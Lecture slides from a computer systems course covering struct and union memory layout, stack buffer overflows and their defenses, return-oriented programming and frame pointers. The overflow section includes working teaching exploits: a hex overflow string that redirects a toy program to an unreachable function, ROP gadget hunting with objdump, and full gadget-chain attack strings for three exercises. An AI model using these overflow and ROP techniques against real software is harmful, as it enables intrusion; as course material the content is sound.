CS356 Unit 7

Data Layout & Intermediate Stack Frames

Structs


CS:APP 3.9.1

- Structs are just collections of heterogeneous data
- Each member is laid out in consecutive memory locations,
 with some padding inserted to ensure alignment
 - Intel machines don't require alignment but perform better when it is used
 - Reordering can reduce size! <u>www.catb.org/esr/structure-packing</u>
 - "Each type aligned at a multiple of its size"

```
struct Data1 {
   int x;
   char y;
};

struct Data2 {
   short w;
   char *p;
};

struct Data3 {
   struct Data1 f;
   int g;
};
```



Structs: Offsets in assembly

```
struct record t {
  char a[2];
  int b;
 long c;
  int d[3];
  short e;
};
void initialize(struct record_t *x) {
 x->a[1] = 1;
 x->b
 X->C
         = 3;
 x - d[1] = 4;
         = 5:
 x->e
```

а	а			b	b	b	b
С	С	С	С	С	С	С	С
d0	d0	d0	d0	d1	d1	d1	d1
d2	d2	d2	d2	e	e		

Assume 4-byte int / float, 8-byte long / double.

Can you figure out the offsets for %rdi?

```
initialize:
   movb
           $1, 1(%rdi)
           $2, 4(%rdi)
   movl
          $3, 8(%rdi)
   movq
   movl $4, 20(%rdi)
           $5, 28(%rdi)
   movw
   ret
```

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```
struct B { // this struct must start/end at a multiple of 4, because that's required by 'y'
    char x; // 1 byte
    int y; // 4 bytes (needs 3 bytes of padding before to start at a multiple of 4)
    char z; // 1 byte (needs 3 bytes of padding after to end at a multiple of 4)
};
struct A {
    char a; // 1 byte
    struct B b; // has 4-byte alignment: 3 bytes of padding before 'b'
    char c; // also 3 bytes of padding before 'c', so that 'b' ends at a multiple of 4
};
void init(struct A *a) {
                                                            а
                                                                                Х
  a\rightarrow a = 1;
                                                            У
                                                                 У
                                                                                Z
                                                                      У
                                                                           У
  a \rightarrow b.x = 2;
  a - b.y = 3;
                                                            C
  a \rightarrow b \cdot z = 4;
  a\rightarrow c = 5;
```

```
$ gcc -fomit-frame-pointer -mno-red-zone -Og -S align.c; cat align.s | grep mov
```

\$1, (%rdi) movb movb \$2, 4(%rdi) \$3, 8(%rdi) movl movb \$4, 12(%rdi) movb \$5, 16(%rdi)

We still want each member of the nested struct to start at a multiple of its size, but where should the nested struct itself start?

Its start/end should have the largest alignment required by its members.

Unions


CS:APP 3.9.2

- Unions allow you to read/write the same memory region as variables with different types
 - All elements start at offset 0
 - The size of the union is simply the size of the biggest member
 - Elements must be POD (plain old data) or at least default-constructible

```
union Data1 {
  int x;
  char y;
};

union Data2 {
  short w;
  char *p;
};

int main() {
  union Data1 item;
  item.x = 0x356;
  item.y = 'a';
}
```



Unions: Revealing Endianness

```
#include <stdio.h>
union int bytes {
  int x;
  char bytes[4];
};
int main() {
  union int bytes ib;
  ib.x = 256;
  printf("%08X is %02X %02X %02X \n",
     ib.x, ib.bytes[3], ib.bytes[2],
           ib.bytes[1], ib.bytes[0]);
// prints:
   00000100 is 00 00 01 00
```

- 4-byte union
- x reads/writes an int
- bytes reads/writes
 4 consecutive char

Note that bytes are stored in reversed order

Unions: hex encoding of a float

```
#include <stdio.h>
union float int {
  float f;
  int i;
int main() {
  union float int fi;
 fi.f = 1.0;
  printf("%.2f is %08X\n", fi.f, fi.i);
// prints:
  1.00 is 3F800000
```

- 4-byte union
- i reads/writes an int
- f reads/writes a float

Endianness not noticeable: members have same size.

Buffer "overrun"/"overflow" attacks

EXPLOITS VIA THE STACK AND THEIR PREVENTION

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Arrays Bounds: Java, Python, C

```
class Bounds {
    public static void main(String[] args) {
        int[] x = new int[10];
        for (int i = 0; i <= x.length; i++) {
            x[i] = i;
        }
    }
}</pre>
```

```
x = [0] * 10

# not pythonic! but still...
for i in range(len(x) + 1):
    x[i] = i
```

```
$ python3 bounds.py
Traceback (most recent call last):
  File "bounds.py", line 5, in <module>
    x[i] = i
IndexError: list assignment index out of range
```

```
#include <stdio.h>
int main() {
    int x[10];
    for (int i = 0; i <= 10; i++) {
        x[i] = i;
    }
}</pre>
```

```
$ gcc bounds.c -o bounds
$ ./bounds
$
```

No failure! Why?

Arrays and Bounds Check

CS:APP 3.10.3

- Many functions, especially those related to strings, may not check the bounds of an array
- User or other input may overflow a fixed size array
 - Suppose the user types or passes "Tommy" to greet() or func1()
 - Note: gets() receives input from 'stdin' until the user enters '\n' and places the string in the given array (no bound checks!)

```
void greet() {
  char name[10];
  gets(name);
  ...
}
```

```
void func1(char *str) {
  char copy[10];
  strcpy(copy, str);
  ...
}
```

```
0x7fffffef0: 0 5 9
name 'T''o''m''m''y'00 ...
```

Arrays and Bounds Check

- Many functions, especially those related to strings, may not check the bounds of an array
- User or other input may overflow a fixed size array
 - Suppose the user types or passes "Tommy" to greet() or func1()
 - Now suppose the user types or passes "Bartholomew"

```
void greet() {
  char name[10];
  gets(name);
  ...
}
```

```
void func1(char *str) {
  char copy[10];
  strcpy(copy, str);
  ...
}
```

```
0x7fffffef0: 0 5 9
name | B' | a' | r' | 't' | h' | 'o' | ... | 'e' | 'w' | 00
```

What are we overwriting?

```
        0x7fffffa80:
        0
        11


        str
        'B' 'a' 'r' 't' 'h' 'o' ... 'e' 'w' 00

        0x7fffffef0:
        0
        9

        copy
        ...
```


Buffer Overflow

- Now recall these local arrays are stored on the stack where the return address is also stored
- gets() will copy as much as the user types (until they enter the '\n' = 0x0a), overwriting anything on the stack



Overwriting the Return Address

- An intelligent user could carefully craft a "long" input array and overwrite the return address with a desired value
- How could this be exploited?




Executing Code

CS:APP 3.10.4

 We could determine the desired machine code for some sequence we want to execute on the machine and enter that as our string

 We can then craft a return address to go to the starting location of our code



Exploits

- Common code that we try
 to inject on the stack would
 start a shell so that we can
 now type any other
 commands
- We can enter specific binary codes when a program prompts for a string by entering it in hex using the \x prefix



Typing: "\x54\x6f\x5d..." allows you enter the hex representation as a string

Methods of Prevention

- Various methods have been devised to prevent or make it harder to exploit this code
 - Better libraries that do not allow an overrun


```
strcpy (char* dest, char* src)
strncpy(char* dest, char* src, size_t len)
```

- Add a stack protector (e.g., canary values)
- Address space layout randomization (ASLR) techniques
- Privilege/access control bits

Canary Values


- Compiler will insert code to generate and store a unique value between the return address and the local variables
- Before returning it will check whether this value has been altered (by a buffer overflow) and raise an error if it has

```
greet:
                $24, %rsp
        suba
                %fs:40, %rax
        mova
                %rax, 16(%rsp)
        movq
                %rsp, %rdi
        movq
                $0, %eax
        movl
        call
                gets
                $.LCO, %esi
        movl
                $1, %edi
        movl
                $0. %eax
        movl
                printf chk
        call
                16(%rsp), %rax
        mova
                %fs:40, %rax
        xorq
        ie
                 .L2
        call
                stack chk fail
.L2:
                $24, %rsp
        adda
        ret
```



Address Space Layout Randomisation

- Notice that to call our exploit code we have to know the exact address on the stack where our exploit code starts (e.g. 0x7ffff0e8) and make that our RA
- The stack usually starts at the same address when each program runs so it might be fairly easy to predict
 - Run the program on our own server to learn its behavior, then run on a server we want to exploit
- Idea: Randomize where the stack will start




How the OS randomizes the layout

- The OS can allocate a random amount of space on the stack each time a program is executed to make it harder for an attacker to succeed in an exploit
 - This is referred to as ASLR (Address
 Space Layout Randomization)
- Our previous exploit string would now have a return address that does not lead to our exploit code and likely result in a crash rather than execution of the exploit code


Overwritten Return Address

Start of exploit code



nop sleds

- Fact: Most instruction sets have a 'nop' instruction that is an instruction that does nothing
 - Can also just use an instruction that does very little (e.g. movq %rsp, %rsp)
- Idea: Prepend as many 'nop' instructions as possible in the buffer before the exploit code
- Effect: Now our guess for the RA does not need to be exact but anywhere in the range of nops
 - This yields a higher chance of actually landing in a location that will eventually cause the exploit to be executed



Memory

unused

Data

Seg.

Base + Bound:

Base: 0x2a000

Base + Bound:

0x2d200

0x19000

0x16000

0x80400


Base: 0x14000

Base + Bound:

Base: 0x08000

Memory Protection & Permissions

- Processors have hardware to help track areas of memory used by a program (aka MMU = Memory Management Unit)
 & verify appropriate address usage
- When performing a memory access the processor will indicate the desired operation:
 - Fetch (eXecute), Read data, Write data
- This will be compared to the access permissions stored in the MMU and catch any violation
 - The stack area can be set for No-eXecute (NX or X=0)
 - If the processor sees an attempt to execute code from the stack it will halt the program



Code Injection Attacks

- These buffer overflow exploits have all tried to copy code into some area of memory and then have it be executed
- We refer to this approach as code-injection attacks
- To try a code injection attack you need to disable these protections... check the discussion slides!

Run it at home

```
#include <stdio.h>
void unreachable() { printf("Impossible.\n"); }
void hello() {
    char buffer[6];
    scanf("%s", buffer);
    printf("Hello, %s!\n", buffer);
}
int main() {
    hello();
$ gcc -Wall -Wextra -pedantic -std=c11 -no-pie hello.c -o hello
$ echo World | ./hello
Hello, World!
$ echo 576f726c640011223344556677884211400000000000 | xxd -r -p | ./hello
Hello, World!
Impossible.
```

Return Oriented Programming

- What if the stack is marked as non-executable?
 And its position randomized?
 - We can use return-oriented programming!
- Key idea: find the attack instructions inside of those that already exist in the code segment
 - The code segment is always executable
 - Its position is not randomized

Return Oriented Programming

What if the program is more secure?

- It uses randomization to avoid fixed stack positions.
- The stack is marked as non-executable.

Idea: return-oriented programming

- Find **gadgets** in executable areas.
- Gadget: short sequence of instructions followed by ret (0xc3)

Often, it is possible to find useful instructions within the byte encoding of other instructions.

```
void setval_210(unsigned *p) {
   *p = 3347663060U;
}

00000000000400f15 <setval_210>:
   400f15: c7 07 d4 48 89 c7 movl $0xc78948d4,(%rdi)
   400f1b: c3 retq
```

48 89 c7 encodes the x86_64 instruction movq %rax, %rdi

To start this gadget, set a return address to 0x400f18 (use little-endian format)

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Finding the right instruction

Operation			Register R							
	%al		%cl		%dl		%bl			
andb	R,	R	20	c0	20	с9	20	d2	20	db
orb	R,	R	08	c0	08	c9	08	d2	08	db
cmpb	R,	R	38	c0	38	c9	38	d2	38	db
testb	R,	R	84	c0	84	c9	84	d2	84	db

Operation	Register R									
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi		
popq R	58	59	5a	5b	5c	5d	5e	5f		

movl S, D

Source	Destination D							
S	%eax	%ecx	%edx	%ebx	%esp	%ebp	%esi	%edi
%eax	89 c0	89 cl	89 c2	89 c3	89 c4	89 c5	89 c6	89 c7
%ecx	89 c8	89 c9	89 ca	89 cb	89 cc	89 cd	89 ce	89 cf
%edx	89 d0	89 d1	89 d2	89 d3	89 d4	89 d5	89 d6	89 d7
%ebx	89 d8	89 d9	89 da	89 db	89 dc	89 dd	89 de	89 df
%esp	89 e0	89 e1	89 e2	89 e3	89 e4	89 e5	89 e6	89 e7
%ebp	89 e8	89 e9	89 ea	89 eb	89 ec	89 ed	89 ee	89 ef
%esi	89 f0	89 fl	89 f2	89 f3	89 f4	89 f5	89 f6	89 f7
%edi	89 f8	89 f9	89 fa	89 fb	89 fc	89 fd	89 fe	89 ff


movq S, D

Source	Destination D									
S	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi		
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7		
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf		
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7		
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df		
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7		
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef		
%rsi	48 89 f0	48 89 fl	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7		
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff		

Looking for AttackLab Gadgets

```
$ objdump -d rtarget | grep -A2 '89 c7'
  401380:
                48 89 c7
                                             %rax,%rdi
                                       mov
                                       callq 4013be <scramble>
 401383:
                e8 36 00 00 00
  401388:
                89 c3
                                             %eax,%ebx
                                       mov
  401394:
                48 89 c7
                                             %rax,%rdi
                                       mov
  401397:
                e8 c4 fc ff ff
                                       callq 401060 <srandom@plt>
                e8 1f fd ff ff
  40139c:
                                       callq 4010c0 <random@plt>
  40191b:
                b8 48 89 c7 91
                                             $0x91c78948,%eax
                                       mov
  401920:
                с3
                                       reta
  40192e:
                8d 87 5c 48 89 c7
                                             -0x3876b7a4(%rdi),%eax
                                       lea
  401934:
                с3
                                       reta
 40193c:
                8d 87 48 89 c7 c7
                                       lea
                                             -0x383876b8(%rdi),%eax
  401942:
                с3
                                       retq
  401943:
                8d 87 48 89 c7 90
                                             -0x6f3876b8(%rdi),%eax
                                       lea
  401949:
                c3
                                       retq
```

Using a chain of gadgets



- The stack contains a sequence of gadget addresses.
- Each gadget consists of a series of instruction bytes, with the final one being 0xc3 (encoding the ret instruction).
- When the program executes a ret instruction starting with this configuration, it will initiate a chain of gadget executions, with the ret instruction at the end of each gadget causing the program to jump to the beginning of the next.

JSC Viterbi (9.29)

Return-oriented Programming

```
#include <stdio.h>
#include <stdlib.h>
void touch(int val) {
  printf("%d\n", val); exit(0);
}

void getbuf() {
  char buf[20];
  scanf("%s", buf);
}
int main() { getbuf(); }
```

The disassembled binary contains:

```
0000000000000117e <touch>:
...
000000000000040119f <gadget1>:
40119f: popq %rax
4011a0: retq
0000000000004011a1 <gadget2>:
4011a1: movq %rax, %rdi
4011a4: retq
```

```
.LCO: .string "%d\n"
.LC1: .string "%s"
main:
          $8, %rsp
    subq
   movl
          $0, %eax
   call getbuf
   movl $0, %eax
   addq
          $8, %rsp
   ret
getbuf:
           $40, %rsp
   subq
           %rsp, %rsi
   movq
          .LC1(%rip), %rdi
   leag
   movl $0, %eax
   call
          __isoc99_scanf@PLT
           $40, %rsp
    addq
   ret
touch:
           $8, %rsp
    subq
   movl
           %edi, %esi
          .LCO(%rip), %rdi
   leaq
   movl
           $0, %eax
   call
           printf@PLT
           $0, %edi
   movl
    call
           exit@PLT
```

attack string invoking touch (16)

```
        11
        22
        33
        44
        55
        66
        77
        88

        11
        22
        33
        44
        55
        66
        77
        88

        11
        22
        33
        44
        55
        66
        77
        88

        11
        22
        33
        44
        55
        66
        77
        88

        11
        22
        33
        44
        55
        66
        77
        88

        9f
        11
        40
        00
        00
        00
        00
        00

        10
        00
        00
        00
        00
        00
        00
        00

        a1
        11
        40
        00
        00
        00
        00
        00

        7e
        11
        40
        00
        00
        00
        00
        00
```

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Return-oriented Programming

```
#include <stdio.h>
#include <stdlib.h>
void touch(int val) {
   printf("%d\n", val); exit(0);
}
void getbuf() {
   char buf[16];
   scanf("%s", buf);
}
int main() { getbuf(); }
```

The disassembled Linux binary contains:

```
0000000000000117e <touch>:
...
00000000000040119f <gadget1>:
40119f: movq %rsi,%rdi
4011a2: retq
0000000000004011a3 <gadget2>:
4011a3: popq %rax
4011a4: retq
00000000000004011a5 <gadget3>:
4011a5: leaq 3(%rax,%rax,1),%rsi
4011aa: retq
```

```
.LCO: .string "%d\n"
.LC1: .string "%s"
.globl main
main:
    subq
            $8, %rsp
            $0, %eax
    movl
           getbuf
    call
           $0, %eax
   movl
            $8, %rsp
    addq
    ret
getbuf:
            $24, %rsp
    subq
            %rsp, %rsi
    movq
            .LC1(%rip), %rdi
    leaq
    movl
            $0, %eax
            __isoc99_scanf@PLT
    call
    addq
            $24, %rsp
   ret
touch:
            $8, %rsp
    subq
    movl
           %edi, %esi
            .LCO(%rip), %rdi
    leaq
            $0, %eax
    movl
    call
            printf@PLT
            $0, %edi
    movl
            exit@PLT
    call
```

attack string invoking touch (7)

```
    11
    22
    33
    44
    55
    66
    77
    88

    11
    22
    33
    44
    55
    66
    77
    88

    11
    22
    33
    44
    55
    66
    77
    88

    a3
    11
    40
    00
    00
    00
    00
    00
    00

    02
    00
    00
    00
    00
    00
    00
    00
    00

    a5
    11
    40
    00
    00
    00
    00
    00
    00

    9f
    11
    40
    00
    00
    00
    00
    00
    00

    7e
    11
    40
    00
    00
    00
    00
    00
    00
```

Return-oriented Programming

```
#include <stdio.h>
#include <stdlib.h>
void touch(int val) {
  printf("%d\n", val); exit(0);
}
void getbuf(void) {
  char buf[8];
  scanf("%s", buf);
}
int main() { getbuf(); }
```

The disassembled Linux binary contains:

```
00000000000401142 <touch>:
...
0000000000040119a <gadget1>:
40119a: leaq 0x3(%rdi,%rsi,2),%rdi
40119f: retq
000000000004011a0 <gadget2>:
4011a0: movq %rsi,%rdi
4011a3: retq
000000000004011a4 <gadget3>:
4011a4: popq %rsi
4011a5: retq
```

```
.LCO: .string "%d\n"
.LC1: .string "%s"
.globl main
touch:
           $8, %rsp
    subq
           %edi, %esi
    movl
    leaq
           .LCO(%rip), %rdi
           $0, %eax
    movl
    call
           printf@PLT
    movl
           $0, %edi
           exit@PLT
    call
getbuf:
           $24, %rsp
    subq
           8(%rsp), %rsi
    leaq
           .LC1(%rip), %rdi
    leag
           $0, %eax
    movl
    call
           __isoc99_scanf@PLT
           $24, %rsp
    addq
    ret
main:
           $8, %rsp
    subq
    call
           getbuf
           $0, %eax
    movl
           $8, %rsp
    addq
    ret
```

attack string invoking touch (14)

```
    11
    22
    33
    44
    55
    66
    77
    88

    11
    22
    33
    44
    55
    66
    77
    88

    a4
    11
    40
    00
    00
    00
    00
    00

    0e
    00
    00
    00
    00
    00
    00
    00

    a0
    11
    40
    00
    00
    00
    00
    00

    42
    11
    40
    00
    00
    00
    00
    00
```

Buffer Overflows in the Wild





"Unfortunately, it's the same old story. A fairly trivial buffer overflow programming error in C++ code in the kernel parsing untrusted data, exposed to remote attackers."

-- Ian Beer, Project Zero

- TLVs (Type, Length, Value) are often used to give structure to data, and parsing a TLV might mean it's coming from somewhere untrusted. Each TLV has a single-byte type followed by a two-byte length which is the length of the variable-sized payload in bytes.
- First each TLV is passed to IO80211AWDLPeer::tlvCheckBounds. This method has a hardcoded list of specific minimum and maximum TLV lengths for some of the supported TLV types. [..] Type 0x14 isn't explicitly listed in tlvCheckBounds so it gets the default upper length limit of 1024, significantly larger than the 60 byte buffer allocated for the destination buffer in the IO80211AWDLPeer structure.

https://googleprojectzero.blogspot.com/2020/12/an-ios-zero-click-radio-proximity.html

Purpose of %rbp as "Base" or "Frame" Pointer


STACK FRAMES


Stack Frame Motivation 1

CS:APP 3.10.5

- Under certain circumstances the compiler cannot easily generate code using the stack pointer (%rsp) alone
 - The most common of these cases is when there are local variables allocated on the stack, but with variable size

```
movl (%rsp), %eax # access temp1
movl 4(%rsp), %ecx # access data[0]
movl ??(%rsp), %edx # access temp2?
```






Stack Frame Motivation 2

- We access local variables using a constant displacement from the %rsp (i.e., 8(%rsp))
- But if we have to move the stack pointer up by a variable amount (only known at runtime) there is no constant displacement the compiler can use to access some local variables (e.g., temp2)
 - Would need to compute the offset based on the variable size and use (reg1,reg2,s) style address mode which would be slower

```
int varArray(int n)
{
  int temp1=7, data[n], temp2=1;
  ...
}

movl (%rsp), %eax # access temp1
movl 4(%rsp), %ecx # access data[0]
movl ??(%rsp), %edx # access temp2?
```



0xfffffffc prev. RA 0x7ffff0f8 prev. RA 0000 0001 0000 0000 0x7ffff0f0 0000 0000 0000 0000 3333 data 0000 0007 ???? temp1 0000 0000 0x0

Memory / RAM

Base/Frame Pointer

- Since we may not know the offsets of variables relative to the stack pointer, a common solution is to use a second register call the base or frame pointer
 - x86-64 uses %rbp for this purpose
- It points at the base (bottom) of the frame and remains stable/constant for the duration of the procedure
- Now constant displacements relative to %rbp can be used by the compiler

 The "base" of the

int varArray(int n)
{
 int temp1=7, data[n], temp2=1;
 ...
}

movl (%rsp), %eax # access temp1
movl 4(%rsp), %ecx # access data[0]
movl -4(%rbp), %edx # access temp2

Processor

rip 0000 0000 0004 001b

rbp 0000 0000 7fff f0f0


rsp 0000 0000 ???? ????

rax 0000 0000 0000 0000

stack frame

Main point: The base/frame pointer will always point to a **known, stable location** and other variables will be at constant offsets from that location


Memory / RAM



Saving the Old Base Pointer

- Since each function call needs its own value for %rbp we must save/restore it each time we call a new function
- Generally we setup the base pointer as the first task when starting a new function

```
int main()
{
   int num;
   ...
   varArray(num)
}
int varArray(int n)
{
   int temp1=7, data[n], temp2=1;
   ...
}
```



Setting up the Base Pointer

- Below is the common preamble for a function as it saves the old base pointer and sets up its own
- The base pointer can be used during execution
- The last 3 instructions are the postamble to restore the old base pointer and then exit

